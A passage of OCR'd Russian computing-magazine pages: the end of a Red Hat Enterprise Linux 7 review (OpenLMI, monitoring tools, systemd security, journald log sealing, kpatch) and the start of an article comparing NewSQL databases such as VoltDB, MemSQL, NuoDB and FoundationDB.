
- openlmi-account — управление пользователями;
- openlmi-logicalfile — чтение файлов и каталогов;
- openlmi-networking — управление сетью;
- openlmi-service — управление службами;
- openlmi-hardware — предоставление информации об оборудовании.

Основной язык написания провайдеров (иначе называемых агентами) — Python, хотя, разумеется, поддерживается и C/C++.

На стороне администратора запускается LMIShell, который представляет собой удобную CLI-оболочку, позволяющую, ко всему прочему, еще и писать скрипты. Поддержка WBEM и стандарта CIM автоматически подразумевает поддержку еще и CQL/WQL — подмножества SQL, разработанного специально для этого стандарта. Операторы, доступные в этом подмножестве: SELECT, WHERE, FROM, LIKE, логические (NOT, AND, OR). То есть в WQL доступно большинство базовых операторов SQL, кроме JOIN.

Однако с OpenLMI не все так радужно, как может показаться на первый взгляд. Технология это новая, провайдеры еще толком не разработаны, а безопасность оставляет желать лучшего — чего стоит только тот факт, что любой (любой!) пользователь, который имеет доступ к OpenLMI, может при наличии соответствующего провайдера без проблем посмотреть хеш

Архитектура OpenLMI



пароля любого другого пользователя. Да, в том числе и root. И пока не прикроют хотя бы эту дырку — пользоваться им я бы крайне не рекомендовал.

Для мониторинга производительности в составе OProfile, который использует аппаратные возможности современных процессоров, появилась новая утилита — operf. Она позволяет замерять производительность отдельных приложений без root-привилегий и фактически служит заменой утилите opcontrol, которая ныне считается устаревшей, хотя и по-прежнему присутствует в системе.

Не стоит забывать и о SystemTap, в котором появилась, к примеру, поддержка uprobes, что позволяет при использовании тапсетов обходиться меньшим числом переключений контекста. Кроме того, версия SystemTap, включенная в седьмой RHEL, поддерживает также мониторинг гостевых систем, запущенных в виртуальных машинах с использованием libvirt.

Безопасность и логирование

В RHEL 7 появились и новые возможности, касающиеся безопасности. Помимо усовершенствований SELinux (в частности, добавление поддержки меток SELinux в NFS и новых доменов), Red Hat перешла на systemd, что позволяет использовать некоторые предоставляемые им преимуществ. Так, ранее каталог /tmp был публичным и в него мог писать любой процесс. Это, вкупе с некоторыми ошибками разработчиков, могло привести к атаке на те или иные демоны, в которых данные ошибки закрались. Появление systemd ввело поддержку PrivateTmp — у службы может быть отдельное пространство имен, подключенное к /tmp и не пересекающееся с другими такими же. Кроме того, сам по себе запуск служб через systemd более безопасен, чем запуск их вручную. И даже с помощью скриптов, поскольку, к примеру, переменные окружения во время загрузки отнюдь не те же самые, что во время работы.

Среди прочего в RHEL появился графический инструмент SCAP Workbench — фронтенд для инструмента OpenSCAP, позволяющего сканировать локальную или удаленную систему на предмет соответствия требованиям, описанным в одном из стандартных форматов (OVAL или SCDDF).

Логирование в RHEL ведется связкой journald + rsyslogd, формат лог-файлов остался прежним, но можно включить и новые поля, введенные в journald. Одна из примечательных особенностей journald — FSS, Forward Secure Sealing, позволяющая с помощью криптографических методов удостовериться, что файлы журналов не были изменены. Работает это таким образом: генерируется пара открытый/закрытый ключ, первое сообщение в логах подписывается именно закрытым ключом, затем этот ключ передается админу и уничтожается, а логи, последующие с определенным интервалом, хешируются, для каждого последующего хеша используется текущий хеш и открытый ключ. Таким образом, атакующий не сможет изменить записи в лог-файлах, свидетельствующие о проникновении, — он сможет лишь удалить файл журнала целиком, что, несомненно, будет замечено бдительным админом.

INFO

Замечу, что включение загрузки только подписанных модулей ядра может повлиять на SystemTap, который в результате работы генерирует свои.


ЗАКЛЮЧЕНИЕ

RHEL 7 можно рассматривать как с точки зрения пользователя, так и с точки зрения бизнеса и удобства администрирования. Для домашнего пользователя, избалованного мультимедийными возможностями других продуктов, дистрибутив компании из Северной Каролины будет казаться слишком старомодным и в чем-то даже неудобным — в частности, невозможно проигрывать видео и MP3. Но это не критично, так как данный дистрибутив не предназначен для использования дома.

А вот с точки зрения бизнеса он идеален. Почти. В нем существуют и недостатки, самым существенным из которых я бы назвал упомянутую дыру в OpenLMI, — впрочем, пока этот инструментарий не устанавливается и не запускается по умолчанию, с данной брешью вполне можно смириться. Также лично мне с новым Гномом было некомфортно работать даже в классическом стиле, хотя замечу опять же, что разработчики Red Hat, не в пример некоторым другим компаниям, постарались сделать переход на него как можно более безболезненным. KDE4 на фоне третьего Гнома выглядит более классическим, однако с точки зрения унифицированности в нем имеются некоторые шероховатости.

В общем и целом, седьмую версию данного дистрибутива можно смело рекомендовать всем компаниям, бюджет которых позволяет приобрести подписку на него. Это лучший вариант из доступных сегодня, и цена подписки вполне оправданна. Тем же, кто этого позволить себе не может, остается лишь ждать его бесплатных клонов, благо к моменту выхода статьи в свет они уже должны появиться — Red Hat удивительно к ним лоялен.

Интерфейс SCAP Workbench





KPATCH

В RHEL 7 в качестве Technology Preview доступен kpatch, позволяющий на лету накладывать исправления на ядро. Он представляет собой модуль ядра (kpatch core) и набор утилит. Работает данная технология следующим образом: первым делом собирается ядро как с наложенным патчем, так и без него, затем эти две версии сравниваются, и на основе сравнения генерируется модуль ядра. В основе работы синхрофазотрона, тьфу, kpatch лежит технология ftrace, позволяющая в числе прочего ставить хуки на ядерные функции и перенаправлять их на другие функции.

Технология эта, конечно, крайне сырая и требует доработки. Но похоже, что у полупроприетарного ksplice от Oracle появился-таки конкурент.




ЧТО НОВОГО В NEWSQL?

ПОГРУЖЕНИЕ В НОВЕЙШИЕ БАЗЫ ДАННЫХ

Кроме SQL и NoSQL, существует еще целый мир NewSQL. Это базы данных, которые взяли новые подходы распределенных систем от NoSQL и оставили реляционную модель представления данных и язык запросов SQL. Эти БД возникли буквально за последние несколько лет, но уже интенсивно борются за пользователей, оттесняя на рынке и старые добрые SQL БД, и чуть менее старые NoSQL. Давай познакомимся с этим загадочным NewSQL поближе.



Денис Нелюбин
dnelubin@gmail.com



Григорий Косьяненко
g.a.kosyanenko@gmail.com

КЛАССИФИКАЦИЯ

Говоря о NewSQL-базах, мы имеем в виду базы, удовлетворяющие нескольким критериям:

- поддержка реляционной модели и транзакционности;
- SQL как основной интерфейс доступа к данным;
- горизонтальная масштабируемость;
- совершенно новый движок, не унаследованный от классических СУБД;
- появились в последние 3–5 лет.

Можно выделить несколько классов решений в области хранения и обработки данных, относящихся к NewSQL. Во-первых, к NewSQL причисляют способы использования обычных SQL-баз в кластере из нескольких физических узлов для хранения и обработки больших объемов данных. Сюда можно отнести MySQL Cluster, Postgres-XC, Oracle RAC и прочие. Все промышленные СУБД пытаются собраться в кластер. Все эти решения представляют собой промежуточный слой (middleware), который распределяет запросы между узлами, хранящими данные (обычными БД), и объединяет результаты — собственно, осуществляет шардинг. Как правило, на запросы накладываются сильные ограничения на использование внешних ключей и джойнов. Мы не будем рассматривать эти системы здесь, хотя это интересная тема для дальнейшего исследования.

Во-вторых, NewSQL — это новые движки хранения данных для существующих БД. Самый популярный среди них TokuDB — движок для MySQL. Он использует индексы на так называемых фрактальных деревьях. Эти индексы значительно быстрее B-деревьев в случаях, когда индексы не помещаются в оперативной памяти и их приходится читать с диска. Так как основная особенность новых движков — тонкие отличия в производительности в некоторых экзотических случаях, мы исключаем их из этого обзора. Нас в первую очередь интересует функционал.


В-третьих, NewSQL — это совершенно новые СУБД, которые поддерживают SQL. Тут мы остановимся подробнее. Многие NewSQL БД — это in-memory БД. Они хранят все данные в оперативной памяти. Создатели этих БД считают фатальным недостатком существующих БД стремление все хранить на диске. Если тебе нужно обрабатывать данные быстро, нужно хранить их в ОЗУ. А относительно небольшой объем ОЗУ на одной машине можно легко компенсировать, собрав кластер из сотен узлов. Хранение в ОЗУ не означает, что данные будут потеряны при выключении питания. Все эти БД ведут журнал операций и периодически скидывают снимки данных на диск. Мы рассмотрим VoltDB и MemSQL.

Другие разработчики NewSQL борются со сложностью развертывания и управления кластерной СУБД в современных виртуальных и облачных средах. Создаются красивые веб-консоли для управления и мониторинга. Рассмотрим в этом качестве NuoDB. Третьи разработчики NewSQL замахиваются на создание универсальных платформ для хранения, представления и обработки структурированных данных, в виде реляционной модели, но не только. Здесь мы познакомимся с замечательной FoundationDB. Итак, чтобы новая СУБД в полной мере могла называться NewSQL-решением, она должна быть SQL и NoSQL одновременно.


VOLTDB

VoltDB — это in-memory СУБД, написанная на Java. Это самая старая БД в нашем обзоре, первый публичный релиз состоялся аж в мае 2010 года. VoltDB также единственная СУБД в обзоре, полностью доступная под свободной лицензией (AGPL). Есть и проприетарная Enterprise-версия, в которую добавлены плюшки вроде VoltDB Web Studio — «среды разработки» в виде веб-приложения. В отличие от других СУБД, где на одном сервере ты можешь создать несколько баз данных, в VoltDB один процесс обслуживает одну базу. Точнее, множество процессов на множестве хостов кластера обслуживают одну базу, и других баз в этом кластере нет. Каждый процесс однопоточен, асинхронен, имеет свой каталог для хранения снапшотов, работает на одном CPU и называется партицией (partition). Соответственно, на каждом хосте кластера нужно запускать несколько процессов, согласно числу ядер CPU.

Сама БД описывается в виде каталога. В этом каталоге находится описание кластера: сколько узлов, сколько про-



Партицированные таблицы в VoltDB



Распределение ролей и данных в кластере MemSQL

цессов на узле, количество копий данных (тут оно называется K-factor). Еще тут есть полное описание схемы БД, прямо в файле ddl.sql, в виде CREATE TABLE, ALTER TABLE и прочих конструкций. А еще есть исходные тексты хранимых процедур на Java (да, в VoltDB хранимые процедуры — только на Java). Весь этот каталог компилируется (!) в один JAR-архив. И при запуске процесса СУБД нужно указать этот JAR-файл. Это больше похоже на какой-нибудь J2EE сервер приложений, чем на СУБД.

При компиляции для каждого запроса в хранимых процедурах строится план выполнения. Потом этот план не меняется. Можно дать оптимизатору подсказки о количестве записей в таблицах, но в целом статичный план выполнения запроса, не использующий актуальную статистику, выглядит анахронизмом. Запустив процессы на всех узлах кластера, можно подключаться к любому узлу, используя вольтдибишный JDBC-драйвер. Есть клиентские библиотеки для других ЯП. А можно делать запросы к хранимым процедурам через простенький HTTP-интерфейс.

Хранимые процедуры очень важны в VoltDB. Это единица транзакции, вызов каждой хранимой процедуры представляет собой транзакцию, и других транзакций нет. То есть весь набор доступных транзакционных действий мы определяем на этапе компиляции каталога БД. Хранимые процедуры являются частью сервера (вкомпилированы в сервер). «Пятью девятками» тут даже не пахнет: хочешь новую функцию — перекомпилируйся и перезапусти базу. Вся оптимизация вертится вокруг хранимых процедур.

VoltDB работает в кластере. И поэтому у него есть два типа таблиц: партицированные (partitioned) и реплицированные (replicated)

Мультиверсионности нет, блокировок тоже, поскольку на партицию работает только один процесс и конкурировать ему не с кем. С одной стороны, пропускная способность действительно возрастает, и действительно уровень изоляции транзакций serialized. Хотя сложно говорить об уровне изоляции при фактически однопользовательской работе. Если запрос затрагивает несколько партиций, то это будет единственный запрос, выполняющийся в базе в этот момент. При таком подходе даже неудобно упоминать о разделении прав доступа к данным. Их тоже нет.

Вспомним про такое свойство транзакций, как durability: здесь оно реализовано через журнал транзакций и периодические снапшоты. Журнал хранится только со времени последнего снапшота, поэтому обращение к историческим данным невозможно. Надежность хранения достигается за счет резервирования данных на нескольких узлах кластера. Распределенные транзакции (да, они здесь возможны) фиксируются двухфазным коммитом.


Что собственно нового? Эта SQL БД работает в кластере. И поэтому у нас есть два типа таблиц: партицированные (partitioned) и реплицированные (replicated). С реплицированными таблицами (такие создаются по умолчанию, обычным CREATE TABLE) все просто — они целиком копируются на все узлы кластера. Это удобно для небольших таблиц-справочников, с которыми часто делаются джойны и которые редко меняются. Партицированные таблицы шардируются между узлами кластера (точнее, между процессами-партициями). Шардируются по хешу ключа. Ключом может быть любой столбец таблицы с целочисленным или строковым значением (но не null). Ключ у таблицы может быть только один. В общем, таблица размазывается ровным слоем по всему кластеру (учитывая, конечно, K-factor).

Соответственно, выборка множества строк из партицированной таблицы — недешевое удовольствие, к тому же не гарантируется порядок выборки в случае отсутствия явной сортировки. При этом строки с разных узлов будут выданы в том порядке, в каком узлы ответили. Обычно запрос из процедур отправляется на все узлы кластера, которые могут содержать интересующие нас данные, а затем агрегируются. Однако если процедура оперирует данными по одному ключу и все задействованные таблицы партицированы по этому же ключу, то вся процедура может быть выполнена на одном узле. Это, конечно же, намного эффективнее. Таким образом, при проектировании БД нужно тщательно подумать о том, какие данные будут использоваться вместе, и партицировать их по одному и тому же ключу.

Помни, что любое изменение структуры данных требует перекомпиляции каталога БД, а для некоторых (к примеру, добавление уникального индекса) требуется полный перезапуск базы. Такой подход к управлению структурой ну совсем не гибкий. Кроме того, поддерживать нормализованную реляционную схему для более-менее связных данных не представляется возможным: запросы ограничены по сложности, джойнить шардированные таблицы можно только по ключу шардинга и только на равенство. В update и delete подзапросы вообще запрещены. Кроме того, есть ограничения на размер резалт-сета — не более 50 Мб. Вдобавок VoltDB не поддерживает внешние ключи и check constraint, а уникальность записей для unique constraint обеспечивает только в пределах партиции. При этом заявляется, что СУБД поддерживает реляционную модель. Кодд переворачивается в гробу.

MEMSQL

MemSQL очень похожа на VoltDB. Тоже in-memory СУБД, только написана на C++. Первый публичный релиз состоялся в июне 2012 года. У MemSQL имеется только проприетарная версия. Бесплатных версий нет, но есть триалка. В MemSQL узлы кластера неравнозначны. Здесь есть агрегаторы и ли-



Распределение ролей в кластере NuoDB

сты (leaf). Агрегаторы принимают запросы от пользователей, модифицируют и рассылают запросы листам, агрегируют результаты. Есть главный агрегатор, который отвечает за создание БД и таблиц и целостность кластера в целом. Листы непосредственно хранят данные и выполняют (частичные) запросы. При падении мастера-агрегатора кластер остается работоспособным, хотя DDL-запросы выполнять уже нельзя. Автоматически новый мастер-агрегатор не назначается.

В отличие от VoltDB, в кластере можно держать несколько баз данных. При создании базы сразу создается определенное число партишенов (по умолчанию — по восемь на лист). Любопытно, что партишены на листах представлены отдельными базами данных, только с числовыми суффиксами. Например, если ты создал в кластере БД под именем «test», но на листах будут созданы БД-партиции «test_1», «test_2» и так далее.

В MemSQL, как и в VoltDB, присутствует два типа таблиц: справочные (reference) таблицы, которые копируются на все узлы кластера (включая агрегаторы), и шардированные (sharded) таблицы, которые размазываются по партициям по хешу ключа. Ключом шардирования может быть любой столбец таблицы, только этот столбец должен входить в первичный ключ этой таблицы. И в уникальный индекс, если такой понадобится. И во внешний ключ, конечно, тоже. Так в MemSQL решили проблему связности данных, на которую в VoltDB просто закрыли глаза.

MemSQL может определить, что запрос затрагивает только одну партицию, и оптимизирует его, отсылая только на один лист. Все запросы на изменение данных могут выполняться только на узлах-агрегаторах, вне зависимости от того, сколько партиций затрагивает запрос. Кроме того, явно запрещены любые манипуляции с первичным ключом (для защиты от изменения ключа шардинга). Главной особенностью MemSQL является компиляция запросов. Любой SQL-запрос (все DML и некоторые DDL) превращается в код на C++ (SELECT * FROM TEST превращается в две сотни строк чего-то нечитаемого). Этот код компилируется обычным GCC в разделяемую библиотеку, которая подключается к серверу.

Код параметризованный, все значения, встречающиеся в WHERE секции запроса, являются параметрами. В дальнейшем все подобные запросы (с тем же набором параметров) уже выполняются в нативном коде. Проявляется это в том, что первый запрос выполняется десятки секунд, а последующие — со вполне нормальной скоростью. Пока не изменится структура базы. После этого все затронутые изменениями запросы будут перекомпилированы заново. Кеширование планов запросов само по себе неплохо, если при этом следить за актуальностью статистики и структуры данных. Статистика и селективность выборок в MemSQL игнорируются. Для запроса можно посмотреть план выполнения, но там мало информации для оптимизации. Это, скорее, декларация решения оптимизатора.

В отличие от VoltDB, MemSQL не накладывает ограничений на сложность запросов и количество участвующих в них партицированных таблиц, но все промежуточные результаты хранит во временных таблицах на агрегаторе и честно предупреждает о возможности отказа из-за нехватки памяти на больших запросах. Для репликации MemSQL умеет создавать только две копии данных: основную и резервную. При этом резервная копия не участвует в операциях и должна быть создана на отдельном листе. Если хочешь включить резервирование, тебе нужно в два раза больше листов в кластере. Не очень удобно.

Никаких хранимых процедур в MemSQL нет: база не поддерживает даже триггеры и представления. Ну, если не считать скомпилированные запросы за процедуры :). Хотя MemSQL декларирует поддержку ACID-транзакций, фактически каждый запрос выполняется в отдельной транзакции. А для некоторых изощренных случаев, таких как ошибка на вставке нескольких записей перечислением значений, может закоммититься только часть измененных записей. Вот такая атомарность. Уровень изоляции read committed. Но разработчики признают, что при изменении данных на нескольких партициях возможно грязное чтение. Вот такая изолированность.

Надежность фиксации данных, как и в VoltDB, обеспечивается снапшотами и журналом транзакций. Да вот беда, по умолчанию журнал пишется на диск асинхронно. Недостаточно кисло? Несмотря на то что MemSQL заявляется как lock-free база, блокировки используются, и на это явно указывается в документации, например, удаление индекса блокирует операции изменения данных. И да, есть команда для установки явной блокировки на таблицу. Реверансом в сторону классических баз является разделение прав доступа. База поддерживает многопользовательскую работу. Набор привилегий достойный, но выдавать на отдельные объекты базы их нельзя.

NUODB


Создатели NuoDB решили сделать развертывание кластера в облаке приятным и необременительным занятием. Кажется, удалось это им не очень. Зато уровень рекламного буллшита в документации зашкаливает. Это проприетарная СУБД, написанная преимущественно на Java. Первый релиз состоялся в январе 2013-го. Начнем с типов узлов, точнее, типов процессов, которые запускаются в кластере (в терминологии NuoDB — домене). Есть один брокер — основной процесс, который собирает домен в единое целое. К нему клиент подключается в первую очередь и узнает о конфигурации домена. На каждом узле запущены агенты, которые общаются с брокером и докладывают о состоянии узлов. База данных создается через брокер, в нее входит один или более движков транзакций (Transaction Engine) и один или более менеджеров хранения (Storage Manager). К первому подключаются клиенты для выполнения запросов, второй отвечает за хранение данных. При создании БД задается, сколько именно должно быть создано движков и менеджеров и на каких именно узлах домена они должны быть расположены.




INFO

Фрактальные индексы прикрутили и к MongoDB – в одном неофициальном форке.

ЭДГАР КОДД



Британский ученый. Создатель реляционной модели данных (60–70-е годы XX века). Работал в IBM. В 1985 году опубликовал «12 правил Кодда», которые должны выполняться в правильной реляционной СУБД. Ни тогда, ни, как видим, сейчас ни одна существующая СУБД не удовлетворяет всем этим правилам :).



Слои в FoundationDB

```
customer row (Key:C1)
   order row (Key:C1,O20)
    item row (Key:C1,O20,I300)
    item row (Key:C1,O20,I301)
    item row (Key:C1,O20,I302)
   order row (Key:C1,O21)
    item row (Key:C1,O21,I303)
    item row (Key:C1,O21,I304)
 address row (Key:C1,A17)
 address row (Key:C1,A18)
customer row (Key:C2)
   order row (Key:C2,O22)
    item row (Key:C2,O22,I305)
 address row (Key:C1,A18)
 ...
```

Порядок хранения записей группы таблиц в SQL Layer

Все это можно настроить через довольно удобную веб-админку, с красивым логотипом в виде зеленой птички. Однако на практике не все так просто. Это единственная БД в обзоре, которой понадобился корректно работающий DNS (или правильные /etc/hosts). Узел идентифицирует себя по доменному имени, другие узлы должны иметь возможность подключиться к нему по этому имени.

Внезапно — шардинга здесь нет. Хоть репликация есть, и на том спасибо. Все данные в БД дублируются на все менеджеры хранения данной БД. Утверждается, что БД остается частично работоспособной при падениях брокера, агента и даже движков транзакций и менеджера хранения. В качестве разнообразия можно настроить хранение данных в хадуповой HDFS (ну хоть тут появляется какой-то шардинг).

Никакой совместимости на уровне протокола нет, JDBC-драйвер — свой уникальный. Было бы понятно, если бы это была какая-то консолька по развертыванию кластера обычных СУБД (вроде Amazon RDS). А так, в чем смысл существования NuoDB? Несмотря ни на что, в NuoDB нормальная реализация транзакций: база поддерживает уровни изоляции от read committed до serializable (по умолчанию repeatable read), обеспечивает атомарность многопроцедурных транзакций.

Нет шардированных таблиц — нет проблем с ограничениями уникальности и ссылочной целостности. Присутствуют все привычные для реляционных баз констрейнты. В целом все как у людей — разграничение прав доступа, оптимизатор запросов на основе статистики, B-tree индексы. Обычный SQL двадцатилетней давности. Непонятно, что здесь нового.

FOUNDATIONDB

FoundationDB — самый молодой представитель нашего обзора. Первый публичный релиз состоялся в мае 2013 года. Ребята из FoundationDB пошли совершенно уникальным путем. Они решили, что в СУБД механизм хранения данных, модель представления данных и язык запросов должны быть независимы. Например, если ты берешь PostgreSQL, ты вынужден использовать его MVCC движок хранения, реляционную модель данных и SQL как язык запросов (впрочем, в MySQL движок хранения можно выбирать). Еще они сказали, что транзакции — это круто, и создали отдельную универсальную надежную распределенную технологию хранения структурированных данных.

